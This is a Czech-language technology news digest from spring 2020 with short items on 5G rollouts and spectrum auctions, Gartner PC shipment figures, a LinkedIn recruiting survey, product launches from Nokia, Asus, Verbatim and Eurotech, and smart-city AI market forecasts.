„SoftBank a KDDI rychle vytvoří síť 5G, které budou sloužit všem průmyslovým odvětvím. Obě společnosti tak učiní s cílem zvýšit mezinárodní konkurenceschopnost Japonska tím, že přispějí k jeho průmyslovému rozvoji, regionální revitalizaci a národní odolnosti,“ uvedly obě společnosti.

Společnost KDDI minulý měsíc zahájila komerční 5G služby v 15 prefekturách po celé zemi. Také oznámila plány na instalaci 10 000 základnových stanic do konce března 2021 a dalších 10 000 do konce března 2022.

Prezident KDDI Makoto Takahashi uvedl, že společnost očekává, že do konce fiskálního roku 2020 přiláká více než 2 miliony 5G uživatelů, přičemž se předpokládá, že toto číslo bude oproti zavedení 4G služeb mírně nižší.



Celý článek si přečtete zde ▶

9 miliard dolarů na 5G na venkově

Na svém nadcházejícím otevřeném zasedání zváží americká komise pro komunikace (FCC), zda a jak financovat dlouhodobé nasazení 5G ve venkovských a nedostatečně pokrytých částech země. Poskytování 5G služeb v

se 5G fond pro venkovskou Ameriku „zaměřuje na budování 5G sítě v oblastech, které by jinak mohly být bez obsluhy. Je zásadní, aby Američané žijící ve venkovských komunitách měli stejné příležitosti jako všichni ostatní.“



těchto oblastech bylo předpokládáno fúze T-Mobile / Sprint, která byla uzavřena 1. dubna; Nový T-Mobile pokryje 99% Američanů buňkami nové generace do šesti let, včetně 90% venkovských obyvatel.

Podle předsedy FCC Ajita Paiho

9 miliard dolarů v navrhovaném financování bude následovat proces dvoufázové distribuce. Financování venkovských širokopásmových připojení je prioritou FCC.



Celý článek si přečtete zde ▶

Nokia rozšiřuje řadu produktů rádiového přístupu AirScale pro 5G

Nokia oznámila, že rozšířila své portfolio AirScale o řadu nových produktových inovací navržených tak, aby splňovaly vyvíjející se potřeby 5G sítě a pomohly mobilním operátorům plně využít potenciál 5G. To zahrnuje spuštění aktualizace softwaru Dynamic Spectrum Sharing (DSS) pro stávající základní stanice Nokia AirScale a základní stanice Nokia AirScale All-in-Cloud, což zvyšuje efektivitu sítě.

V rámci rozšíření portfolio společnosti Nokia uvedla na trh řadu nových produktů AirScale, včetně kompaktních duálních a trojpásmových dálkových rádiových hlav pro podporu požadavků na rozmístění buněk. Zavádí také několik nových vysoce výkonných masivních adaptivních antén MIMO, které poskytují pokrytí 5G a vysokou kapacitu. Tyto nové upgrady podporují síť 4G a 5G, zvyšují kapacitu buněk a snižují celkové náklady na vlastnictví (TCO), což podnikům a spotřebitelům přináší rychlejší zážitky z 5G.

Řešení DSS společnosti Nokia, dodávané jako aktualizace softwaru ke stávajícím základním stanicím Nokia AirScale, přesahuje 4G – 5G a zahrnuje dynamické sdílení mezi technologiemi 2G, 3G a 4G a umožňuje plynulý vývoj směrem k nasazení 5G. Funkce DSS 4G – 5G, která byla předmětem zájmu operátorů na předních trzích s 5G, automaticky koordinuje využití spektra mezi 4G a 5G, což jim pomáhá opětovně využívat stávající rádiové síť 4G



a urychlit zavádění 5G. Typicky je 5G spuštěna ve vyšším mmWave nebo cmWave spektru, zatímco stávající 4G je nasazen v nižším rozsahu spektra. Opakovaným použitím spektra 4G s nižší frekvencí lze dosáhnout pokrytí 5G rychleji a za nižší cenu. Počáteční dodávky řešení Nokia DSS jsou plánovány na začátek dubna 2020, přičemž objemné dodávky se očekávají do července, v souladu s dostupností mobilních zařízení podporujících DSS.

Společnost Nokia také oznámila řadu 5G cloud access network (RAN) inovací, včetně základní stanice Nokia AirScale All-in-Cloud.

NOKIA

Celý článek si přečtete zde ▶



Zdroj: Nokia

GSA: Počet 5G předplatných se zečtyřnásobil

Počet předplatných 5G se globálně ve čtvrtém čtvrtletí roku 2019 zečtyřnásobil, což ukazuje, jak rychle uživatelé přijímají nejnovější generaci buněčných technologií, jakmile je jim k dispozici.

Nová zpráva Globální asociace mobilních dodavatelů, založená na číslech poskytnutých výzkumnou společností Omdia (tvořenou výzkumnými značkami společnosti Informa Tech a portfoliem IHS Markit), říká, že předplatné 5G dosáhlo ke konci roku 2019 nejméně 17,73 milionu.

„Staré přísloví „postav to a oni přijdou“ nebylo nikdy pravdivější než u 5G,“ řekl Joe Barrett, prezident GSA. „Rychlé přijetí 5G není pro toto odvětví pouze vzrušující, je to hlas důvěry v investice do nových sítí, služeb a 5G zařízení. Už jsme viděli rychlejší nasazení 5G, než jsme viděli v prvních dnech 4G, a předpovědi dále posilují náš názor, že 5G bude nejrychlejší nasazenou mobilní technologií v historii.“

LTE stále zaznamenává významný růst a uzavřelo rok 2019 s 5,27 miliardami předplatných po celém světě – z toho více než 1 miliarda z nich byla přidána v předchozích 12 měsících. To odráží meziroční růst o více než 24%, podle zprávy GSA, která předpokládá, že LTE získá do konce roku 2022 64,8% podíl na globálním trhu. To je předpovídaný vrchol pro LTE, ve kterém se 5G začne více podílet na trhu. Omdia říká, že do konce roku 2024 bude 5G tvořit 19,3% celosvětové základny předplatného. LTE bude nadále dominantní technologií, ale v tomto okamžiku bude představovat 59,4% všech globálních mobilních předplatných.

Pokud jde o regionální distribuci, lví podíl na předplatných LTE je v Asii a Tichomoří: podle odhadů Omdie přibližně 67%. Evropa představuje téměř 12%, Severní Amerika kolem 9% a Latinská Amerika a Karibik téměř 7% předplatných. Blízký východ a Afrika mají méně než 3% světových předplatných LTE.

Celý článek si přečtete zde ▶



Celý článek si přečtete zde ▶



Foto: Pixabay

Francouzský regulátor přijímá 5G nabídky

Francouzský telekomunikační regulátor Arcep potvrdil, že všichni čtyři mobilní operátoři v zemi jsou způsobilí účastnit se nadcházející aukce 5G spektra, uvedl regulátor. Současně regulátor oficiálně potvrdil, že proces odložil kvůli probíhající pandemii COVID-19.

Koncem roku 2019 byl zahájen postup udělování licencí k využívání kmitočtových pásem 3,4– 3,8 GHz v metropolitní Francii a všichni čtyři provozovatelé národních mobilních sítí kontinentální Francie předložili nabídku do termínu 25. února 2020.

V listopadu 2019 Arcep uvedl, že udělí kmitočty v pásmu 3,4–3,8 GHz a že celková alokace bude na 310 MHz spektra. Také uvedl, že bude zahrnovat čtyři bloky o 50 megahertzech a zbytek budou bloky o 10 megahertzech. Francouzská vláda dříve uvedla, že si klade za cíl získat z prodeje



spektra nejméně 2,17 miliardy EUR (2,38 miliardy dolarů).

Po prozkoumání nabídkových balíčků dospěl Arcep k závěru, že mobilní operátoři Orange, SFR, Iliad a Bouygues přijali závazky stanovené ve specifikacích a každý z nich bude moci získat blok 50 megahertzů.

Regulátor uvedl, že všichni čtyři kandidáti jsou nyní oprávněni účastnit se aukce, během níž bude uděleno 11 bloků 10 megahertzů, které zůstávají k dispozici

v pásmu 3,4–3,8 GHz.

Regulátor se však rozhodl tento proces odložit kvůli rozšíření viru COVID-19, který také přinutil odložit aukce 5G spektra Španělsko, Rakousko a Portugalsko.

Specifikace Arcep pro aukci 5G stanovuje, že každý provozovatel musí do konce roku 2020 zavést 5G služby nejméně ve dvou městech.

Celý článek si přečtete zde ▶



Celý článek si přečtete zde ▶



E-shopům se zase daří

E-shopy se po šoku zotavují a dostávají se dokonce na rekordní prodeje. Značně se proměnil prodej sortimentu.

Z přehledu marketingových investic je patrná vysoká kolísavost investic během pandemie COVID-19 v Evropě. Během února nejprve došlo k propadu o 10-20 %, následně k mírnému vzestupu, během kterého se nemoc začala šířit také v České republice, což zapříčinilo novou vlnu paniky a další, tentokrát výrazně hlubší propad v březnu, úhrnem o více než 30 %. K nejvíce zasaženým sektorům se řadí móda a cestování. Zároveň je zřejmé, že v druhé polovině března se situace začala výrazným způsobem obracet k lepšímu a investice do marketingu se během necelého měsíce vrátili na svou původní úroveň z konce ledna. V polovině dubna objem investic opět mírně klesl a přiblížil se tak dlouhodobému trendu. Pro úplnost dodáváme, že začátek května se váže ke dni 21. ledna.



Celý článek si přečtete zde ▶

Dodávky PC klesly v prvním kvartálu o 12,3 %

Tabulka 1. Předběžné výsledky dodávek PC v 1Q20 (Tisíce kusů)

Společnost	1Q20 dodávky	1Q20 tržní podíl (%)	1Q19 dodávky	1Q19 tržní podíl (%)	1Q20-1Q19 změna (%)
Lenovo	12 613	24.4	13 026	22.1	-3.2
HP Inc.	11 114	21.5	12 648	21.5	-12.1
Dell	10 158	19.7	9 944	16.9	2.2
Apple	3 555	6.9	3 791	6.4	-6.2
Acer Group	2 900	5.6	3 322	5.6	-12.7
ASUS	2 603	5.0	3 526	6.0	-26.2
Ostatní	8 693	16.8	12 604	21.4	-31.0
Celkem	51 637	100.0	58 860	100.0	-12.3

Celosvětové dodávky PC činily v prvním čtvrtletí roku 2020 51,6 milionu kusů, což představuje meziroční pokles o 12,3 %. Vyplyvá to z předběžných výsledků publikovaných analytiky společnosti Gartner. Po třech čtvrtletích soustavného růstu tak trh PC zaznamenal největší pokles od roku 2013.

„Nejdůležitějším faktorem ovlivňujícím pokles dodávek PC bylo vypuknutí pandemie koronaviru, což vedlo jak k narušení dodávek, tak k poklesu poptávky po PC,“ uvádí ředitelka výzkumu Gartner Mikako Kitagawa. „Nejprve po karanténách opatřeních v Číně koncem ledna poklesla výroba PC, což vedlo v únoru k problémům s dodávkami.“

Poté, co byla zavedena karanténní opatření v dalších zemích a regionech, objevily se nově náhlé nárůsty poptávky po PC, pro práci na dálku či online výuku – s tím ale nedokázali držet krok výrobci.

„Výsledky tohoto čtvrtletí dobře ilustrují ekonomickou nejistotu a související omezení výdajů na PC zejména v SMB segmentu. Tato nejistota v kombinaci s poklesem poptávky, jež souvisel s

přechodem na Windows 10, pak vede velké podniky k přesouvání prostředků v IT rozpočtech směrem od nákupu PC ke strategičtějším cílům souvisejícím s udržetím provozu. Do budoucna lze očekávat, že koncoví zákazníci i firmy budou trvale prodlužovat životní cyklus svých PC ve snaze ušetřit peníze,“ říká M. Kitagawa. Navzdory dopadům COVID-19 se tržní podíly třech největších hráčů oproti předchozímu čtvrtletí nezměnily. Případlo na ně 65,6 % dodávek za první čtvrtletí, oproti 60 % před rokem.

Historicky vůbec největší pokles (za dobu po níž Gartner trh PC sleduje) zaznamenal Asijsko-pacifický region, a

to o 27,1 %. Příčinou byl zejména čínský trh, kde všechny podniky i státní sektor během února významně omezily či zastavily své aktivity. Celkově se čínský trh meziročně propadl o 30 %, přičemž dodávky stolních PC klesly dokonce o 40 %, zatímco notebooků používaných pro práci na dálku a online učení o 20 %.

V regionu EMEA se meziročně trh PC propadl o 7 % na 16,8 milionu kusů, přičemž po zbytek roku 2020 lze očekávat další pokles.



Celý článek si přečtete zde ▶

LinkedIn: Nerelevantní pracovní nabídky

IT recruitment na LinkedInu ztrácí důvěryhodnost, může za to nekvalitní obsah, ztráta autenticity a obtěžování nesouvisejícími nabídkami práce. Minimálně třetina pracovníků v IT vnímá činnost technologických firem a HR pracovníků, které sledují na profesní sociální síti LinkedIn.

35,5 % lidí považuje obsah sdílený technologickými firmami za nepřínosný, 41,2 % pochybuje o autenticitě příspěvků pracovníků z personálních oddělení. Obsah sdílený firmami na LinkedInu přitom hraje roli při rozhodování o výběru práce jen pro každého desátého IT pracovníka. Každý pátý považuje LinkedIn za nedůvěryhodnou síť. Vliv na to má i zával irrelevantních nabídek práce z IT odvětví, kterými recituje 37,1 % lidí bombardují více než dvakrát týdně. Více než polovina z nich (56,2 %) je přitom pro jejich příjemce irrelevantní. Vyplyvá to z průzkumu tuzemského startupu Nymble.eu mezi 400 českými IT profesionály a programátory.

- 56,2 % IT pracovníků dostává na LinkedInu irrelevantní a nezajímavé nabídky práce
- 74,2 % má pocit, že jim přes profesní sociální síť posílají recituje generické a zkopírované zprávy
- 71,9 % lidí dostává pracovní nabídky alespoň jednou týdně, 9,6 % prakticky denně
- 35,5 % IT pracovníků považuje obsah sdílený technologickými firmami na LinkedInu za nepřínosný a nekvalitní
- Pro 86,7 % IT pracovníků nemá obsah sdílený HR manažery a zaměstnanci firem vliv na zvažování pracovní nabídky
- 56,7 % IT pracovníků sleduje na LinkedInu kolegy z oboru, 18,9 % pracovníky HR
- Z těch, co sledují IT profesionály, považuje 69,6 % jejich obsah za relevantní a přínosný
- Z těch, co sledují HR pracovníky, považuje 41,2 % jejich obsah za irrelevantní a nepřínosný



Celý článek si přečtete zde ▶

62 % CFO plánuje významné škrtky v nákladech

Průzkum, který provedl Gartner mezi 317 CFO a lídry odpovědnými za oblast financí 30. března 2020 odhalil, že 62 % z nich plánuje škrtání rozpočtů v oblasti SG&A (prodejních, obecných a administrativních – tedy „neproduktivních“ výdajů) o více než 10 %. Analytici finančním ředitelům doporučují, aby se při plánování úspor drželi čtyř vyzkoušených strategií.

Z průzkumu zároveň vyplynulo, že plných 38 % finančních ředitelů žádné prozatím výraznější škrtky neočekává a 18 % plánuje škrtky přesahující 10 % ve všech kategoriích SG&A nákladů.

Dennis Gannon, VP advisory Gartner Finance Practice k tomu říká: „Škrtání napříč všemi kategoriemi SG&A výdajů se většinou ukáže jako poměrně krátkozraké. Je například jasné, že koronavirus nastartoval trvalý posun směrem k většímu podílu práce z domova. To vytvoří dodatečný tlak na IT a požadovat od něj tudíž stejné úspory jako v jiných oblastech může vystavit podnik většímu rizikům, nebo negativně ovlivnit byznys kontinuitu.“

Analytici doporučují CFO:

Přemýšlejte ve velkém: CFO by měli uvažovat o věcech větších, než je pouhé snižování počtu zaměstnanců nebo plošné škrtky. Z výzkumu Gartneru vyplývá, že úspěšné podniky konsolidují svá portfolia produktů a služeb do o 24 % menšího počtu byznys divizí či linií. „Příliš široká portfolia produktů či služeb znamenají skryté náklady na komplexnost, a tedy i horší ziskovost,“ vysvětluje D. Gannon.

Zapojte byznys: Obtížná rozhodnutí a programy škrtů nemohou být řízeny jen ze strany CFO a jeho týmu. Lidé z řad byznysu a funkčních linií lépe znají svá vlastní oddělení, a mohou tedy lépe identifikovat efektivní a smysluplná úsporná opatření. **Zaveďte nové indikátory:** Aby bylo včas možné odhadnout dopad zpomalení způsobeného současnými opatřeními, měli by CFO průběžně monitorovat ekonomické indikátory naznačující změny oproti tradičním obchodním cyklům.




Celý článek si přečtete zde ▶

Jak zvýšit výkon e-mailingu pomocí A/B testu

Vytvoření každé kampaně vás stojí velké úsilí a po každém odeslání doufáte, že výsledky budou co nejlepší. Úspěšnost e-mailové rozesílky ale ovlivňuje mnoho aspektů, jako je vzhled samotného newsletteru, předmět nebo třeba jméno odesílatele. Nesnažte se vsadit vše na jednu kartu a využijte možnosti testování více variant pomocí funkce A/B testování. Jen tak zjistíte, co funguje zrovna na vaše odběratele, a jakým typem komunikace můžete maximalizovat příjmy z e-mailových kampaní.

Během tvorby šablony pravděpodobně přemýšlíte nad délkou textů, rozložením bloků v newsletteru nebo barvou a textací důležitých CTA tlačítek. Před odesláním se pak ptáte sami sebe – je pravděpodobnější, že příjemci otevrou e-mail, který jim přijde jménem ředitele naší společnosti? Mám v předmětu raději všechno rovnou prozradit, nebo spíše příjemce napínat? Co když můj předmět odběratel správně nepochopí nebo jej nebude zajímat a e-mail ani neotevře?

Základem pro rozhodování by měla být spíše data než instinkt nebo odhad. A/B test je efektivní metodou, jak na základě skutečných reakcí vašich odběratelů zjistit, které taktiky fungují a které nikoliv.



Co je to A/B test a jak funguje?

A/B testování je účinná technika porovnání různých variant jedné e-mailové kampaně za účelem zjištění, která je nejlepší.

V dnešní době již není nutné databázi složitě rozdělovat a pak výsledky porovnávat v tabulkách. Moderní e-mailingové nástroje to zvládnou za vás a na základě sesbíraných dat vyhodnotí, co funguje.

Například v aplikaci Ecomail je celá databáze v rámci A/B testu kampaně **náhodně rozdělena do dvou skupin**.

ecomail.cz

Celý článek si přečtete zde ▶



Zdroj: Ecomail

Notebooky ProArt StudioBook cílí na profesionály

Nová modelová řada notebooků ProArt StudioBook je určena zejména tvůrcům obsahu a kreativním profesionálům, tedy grafickým designérům, animátorům, vývojářům her, programátorům, fotografům či architektům. Prvními vlašťovkami v tuzemských obchodech je dvojice laptopů ProArt StudioBook Pro 17 a ProArt StudioBook 15 v decentním šedém provedení, které se začaly prodávat za 68 990 Kč, resp. 67 490 Kč včetně DPH.

První z nich disponuje 17palcovým WUXGA IPS Full HD displejem s poměrem stran 16:10, ultra výkonnou dedikovanou grafickou kartou NVIDIA Quadro T2000, 32 GB operační paměti, portem USB-C s rozhraním Thunderbolt 3, NumberPadem nebo čtečkou otisků prstů. Druhý nabízí 15,6palcový IPS 4K displej s poměrem stran 16:9 a dedikovanou grafickou kartou NVIDIA GeForce RTX 2060 se 16 GB grafické paměti GDDR6. Oba modely jsou vybaveny procesory

Intel Core i7-9750H, SSD úložištěm o kapacitě 1 TB a displeji s certifikací Pantone Validated garantující věrné barvy. Nechybí ani operační systém Windows 10 Pro, moderní bezdrátové připojení Wi-Fi 802.11ax, nebo odolnost na úrovni vojenského standardu MIL-STD 810G.

Potřeby tvůrců obsahu bývají různé. Fotografové a tvůrci videí se zajímají o přesnost barev, designéři či vývojáři her potřebují co nejvyšší vykreslovací rychlosti, grafici a animátoři se neobejdou bez bleskového renderingu. Nová řada modelů ProArt StudioBook nabízí vše, a navíc v kompaktním a lehkém provedení, ideálním jak pro práci ve studiu či ateliéru, tak na cestách nebo přímo v terénu. Laptopy ProArt StudioBook Pro 17 a ProArt StudioBook 15 poskytují výjimečný výkon pro všechny typy kreativní a umělecké činnosti. Výborně zvládají



nejrůznější grafické úkony od 3D vykreslování přes střih videa a zvuku až po okamžitou zpracování výsledného produktu. Software AI Up-Res inteligentně zvyšuje rozlišení obrazu a vytváří obraz vyšší kvality. K dispozici je pestrá paleta možností připojení pomocí rozhraní USB 3.1, Thunderbolt 3, HDMI či integrované čtečky SD karet.

Dlouhé hodiny práce zpříjemní kvalitní a přesná klávesnice.

Celý článek si přečtete zde ▶



Zdroj: Asus

Nové interní SSD disky NVMe PCIe a SATA3 M.2 pro vysokorychlostní upgrady

Verbatim uvádí na trh řadu M.2 2280 interních SSD disků, které přinášejí možnosti vyšších rychlostí a také nízkou spotřebu energie pro klientské upgrady desktopů, ultrabooků a notebooků. S využitím 3D NAND technologie v kombinaci s poslední generací ovladače, Verbatim M.2 SSD disk poskytuje perfektní způsob, jak zlepšit dobu odezvy vašeho systému – nabízí rychlejší dobu zapnutí, vypnutí a načítání, aby byl multi-tasking ještě plynulejší.

Vi3000 NVMe PCIe M.2 SSD

NVMe rozhraní bylo navrženo speciálně pro technologii SSD disků, aby bylo dosaženo maximálního výkonu snížením počtu úzkých míst systému a času latence. Verbatim Vi3000 NVMe PCIe M.2 SSD disk tohoto plně využívá, a díky tomu produkuje velmi vysoké rychlosti čtení a zápisu až 3 100 / 2 900 Mb/s, což je 50krát rychlejší než běžný pevný disk.

Vi560 S3 M.2 SSD

Pro ty, kteří nemají rozhraní NVMe PCIe, může Verbatim Vi560 S3 M.2 SSD vdechnout nový život staršímu systému tím, že upgraduje mechanický pevný disk nebo starší 2D NAND SSD disk. S rychlostí čtení / zápisu až 560 Mb/s / 520 Mb/s (což je desetkrát rychlejší než pevný disk) opravdu může přetvářet výkon a úroveň produktivity jakéhokoliv PC s pevným diskem nebo notebooku.

„Verbatim je hrdý na to, že může uvést na trh svou řadu SSD disků M.2 pro uživatele, kteří ocení odezvu a velmi vysokou rychlost načítání,“ řekl Chris Chalder, Business Development Manager, Flash Products, Verbatim Europe. „Budeme pokračovat ve vývoji nových SSD produktů, a tak reagovat na rostoucí poptávku po vysoce výkonných upgradech flash úložišť.“

Verbatim

Celý článek si přečtete zde ▶



Nuage Networks uvádí první řešení SD-WAN pro stolní, mobilní a IoT zařízení

Nokia oznámila partnerství se společností Asavie, aby využila své mobilní řešení SD Edge k rozšíření dosahu řešení Nuage Networks SD-WAN 2.0 na podniková mobilní zařízení a zařízení IoT.

Mobilní uživatelé se budou moci bezproblémově a bezpečně připojit k podnikovým cloudům a aplikacím, aniž by museli na svých zařízeních používat VPN klienty. Podnikové IT týmy budou těžit z používání stejné centralizované politiky a řízení pro mobilní přístup jako ostatní podniková uživatelská a zařízení se sídlem ve fyzických pobočkách.

Nokia Nuage Networks SD-WAN 2.0 je řešení síťového připojení pro podniky provádějící digitální transformaci.

NOKIA




Celý článek si přečtete zde ▶

OPPO poskytne patenty pro IIOT prostřednictvím Avanci

Společnost OPPO oznámila, že bude licencovat své celosvětové 3G a 4G standardní patenty pro IoT a automobilový průmysl prostřednictvím přední patentové platformy Avanci. Společnost, která stála v popředí inovací na trhu smartphonů, diverzifikuje své portfolio tak, aby zahrnovalo hraniční technologie, jako je IoT, 5G a rozšířená realita (AR), s cílem poskytnout uživatelům po celém světě působivější a personalizované technologické zkušenosti.

Společnost OPPO posiluje své výzkumné a vývojové kapacity a inovace, aby podpořila cíl společnosti poskytovat špičkovou inteligentní zařízení a služby pro období inteligentní konektivity. V souladu s tímto úsilím získala OPPO od 29. února 2019 více než 43 000 celosvětových patentů a celosvětově udělila více než 16 000 patentů.

Adler Feng, vrchní ředitel duševního vlastnictví v OPPO, uvedl: „Společnost OPPO se zavázala k vývoji technologicky vyspělých inovací. Licencujeme základní patentové portfolio OPPO pro toto odvětví na základě spravedlivých,



přiměřených a nediskriminačních podmínek (FRAND). Jsme potěšeni, že můžeme nabídnout naše patenty standardů 3G a 4G pro komunikaci prostřednictvím Avanci výrobcům IoT a automobilů.”

Avanci je platforma pro udělování patentů, která poskytuje licence na drtivou většinu standardních patentů pro standardy 3G a 4G, které jsou nezbytné pro produkty internetu věcí a připojená vozidla.

Kasim Alifalahi, zakladatel a generální ředitel společnosti

Avanci, řekl: „Jsme potěšeni, že můžeme přivítat OPPO, předního výrobce chytrých telefonů, na platformě Avanci. Avanci umožňuje společností, jako je OPPO, získat přiměřenou návratnost svých investic do výzkumu a vývoje, a to prostřednictvím efektivního trhu, který vyrovnává zájmy majitelů patentů a držitelů licencí po celém světě a umožňuje neustálé inovace.“

Celý článek si přečtete zde ▶




Foto: avanci.com

Robustní modul COM Express Type 6

Eurotech, poskytovatel integrovaných systémů a internetu věcí (IoT), uvádí na trh nový modul COM Express bez ventilátoru pro robustní a HPEC aplikace.

CPU-162-24 je modul COM Express Basic (125x95mm) typu 6 založený na procesorech Intel Xeon E3-1505L v6 a 1505M v6 a podporuje až 2



DDR4 SO-DIMM s ECC o celkové kapacitě 32 GB.

CPU-162-24, navržený pro vysoce výkonné grafické a video aplikace, je vybaven integrovanou GPU, která poskytuje hardwarovou akceleraci a až

tři současné video výstupy.

Aplikace IoT, průmyslu, dopravy a obrany těží z nízké spotřeby energie tohoto špičkového procesoru, který poskytuje výpočetní techniku bez ventilátoru v rozšířeném rozsahu provozních teplot (-40 °C až +85 °C).

Díky dlouhodobému cyklu, volitelnému konformnímu lakování a pájení CPU je CPU-162-24 spolehlivým stavebním kamenem pro zařízení Edge bez ventilátoru a servery Edge, které musí důsledně pracovat v náročných podmínkách prostředí.

Tento nový produkt dále rozšiřuje portfolio Eurotech COM Express, od CPU-162-23, modulu Xeon D-1500 Basic Type 7, až po CPU-163-16, Mini Type 10 s procesorem Intel E3900.

Profesionální služby Eurotech jsou nabízeny jako možnost a zahrnují personalizaci systému BIOS, návrh nosné desky, vývoj a výrobu systému. K dispozici je také hluboké přizpůsobení modulu.

Zdroj: Eurotech



Celý článek si přečtete zde ▶

Hitachi Capital, Yokogawa a amnimo uzavřeli partnerství

Hitachi Capital Corporation, Yokogawa Electric Corporation a amnimo Inc., dceřiná společnost Yokogawa, uzavřely novou dohodu o partnerství. Cílem je poskytovat nové služby přidáním průmyslového IoT (IIoT) k technologiím, know-how a pronájmu zařízení každé společnosti.

Tyto tři společnosti zavedou důkaz konceptu (PoC) k realizaci služeb, které řeší problémy zákazníků a splňují jejich potřeby. V posledních letech zlepšením síťové technologie a snížením nákladů na velkoobjemový přenos dat došlo ke zlepšení prostředí IIoT ve výrobě, což urychlilo úsilí o zvýšení produktivity a přidanou hodnotu služeb. Na druhé straně existují velké překážky pro další šíření IIoT, jako je obtížnost zajistit jeho účinnost a nedostatek personálu s potřebnými odbornými znalostmi v rámci organizací. Na základě těchto okolností uzavřely Hitachi Capital, Yokogawa a amnimo komplexní dohodu o partnerství s cílem uspokojit

potřeby zákazníků pomocí komplexních služeb od vizualizace problémů na místě až po návrh a implementaci příslušných zařízení IIoT, konzultace na základě výsledků analýzy a financování. Kombinací leasingového vybavení nabízeného společností Hitachi Capital a služeb IIoT pro měření dat společnosti amnimo budou společnosti poskytovat služby s vysokou přidanou hodnotou, jako je měření údajů o provozním stavu a poskytování konzultací o účinném využívání zařízení. Budou nabízet komplexní a flexibilní návrhy zákazníkům v celé řadě průmyslových odvětví využíváním silných stránek každé společnosti: finanční funkce využívající znalosti produktů Hitachi Capital, vysoce spolehlivou architekturu IIoT nabízenou společností Yokogawa a schopnost návrhu amnimo týkající se IIoT řešení, které neomezují výrobce.

Celý článek si přečtete zde ▶



Tržby z AI softwaru pro inteligentní města se zvýší o 700%

Globální softwarový trh umělé inteligence (AI) pro inteligentní města má podle nové analýzy analytického domu Omdia v roce 2025 vzrůst na 4,9 miliardy dolarů, ze 673,8 milionů v roce 2019. To představuje sedminásobný nárůst.

Jelikož 4G a 5G usnadňují sběr a správu dat, AI umožňuje hlubší analýzu těchto dat. Může být použita k automatické identifikaci vzorců nebo anomálií v datech.

Sledování videa je klíčovou oblastí, ale po pandemii koronaviru by se používání umělé inteligence mohlo zaměřit také na lepší koordinaci reakcí v oblasti veřejného zdraví, uvedla Omdia.

“Od video monitoringu, řízení provozu až po pouliční osvětlení, všechny případy všech typů inteligentních měst jsou definovány sběrem, správou a používáním dat,” řekl Keith Kirkpatrick, hlavní analytik AI, Omdia. „Až donedávna však bylo propojení nesourodých součástí a systémů k souběžné práci náročné kvůli nedostatku řešení pro připojení, která jsou rychlá, nákladově efektivní, s nízkou latencí a se všudypřítomným pokrytím.“



Tyto výzvy jsou nyní překonávány využitím pokroku v oblasti umělé inteligence a konektivity.”

Zpráva Artificial Intelligence Applications for Smart Cities uvádí, že města mohou využívat technologie umělé inteligence, jako je strojové učení, hluboké učení, počítačové vidění a zpracování přirozeného jazyka, aby ušetřily peníze a přinášely výhody pracovníkům a návštěvníkům. To může zahrnovat sníženou kriminalitu, čistší vzduch a snížené přetížení, jakož i efektivnější vládní služby.

Omdia zdůrazňuje příklad použití AI s video sledováním. Při pořádání veřejných akcí začínají některá města používat videokamery, které jsou propojeny s technologií analýzy videa založenou na AI. Algoritmy umělé inteligence prohledávají video a hledají behaviorální nebo situační anomálie, které by mohly naznačovat, že může dojít k teroristickému činu nebo jiným ohniskům násilí.

Celý článek si přečtete zde ▶



Zdroj: redakce

EHang postaví v Číně první e-port na světě

Platforma pro autonomní leteckou technologii, EHang, postaví, jak tvrdí, první e-port pro služby autonomních leteckých vozidel (AAV) ve městě Hezhou v čínské provincii Guangxi.

EHang bude spolupracovat s místním partnerem při budování e-portu, který urychlí komercializaci AAV v cestovním ruchu. Město Hezhou je průkopníkem v letecké turistice a tento projekt z něj učiní model inovací v této oblasti pro celý svět. Předpokládá se, že e-port bude dokončen a funkční do konce roku 2020.

Plán zahrnuje dodávku 20 kusů EHang 216, dvoumístného AAV pro osobní cestující, který bude nasazen pro letecké prohlídky.

Budova terminálu e-portu se bude rozkládat na ploše 2 500 metrů čtverečních a bude zahrnovat čtyři přistávací podložky umístěné na vrcholu střechy, které mohou pojmout přistávací / vzletovou plochu pro čtyři AAV současně.

Kombinace technologie AAV společnosti EHang a přírodních zdrojů v Hizhou může podpořit a posílit letecký cestovní ruch Guangxi nejen v Hizhou, ale také v dalších městech v provincii, uvedl EHang ve svém prohlášení.

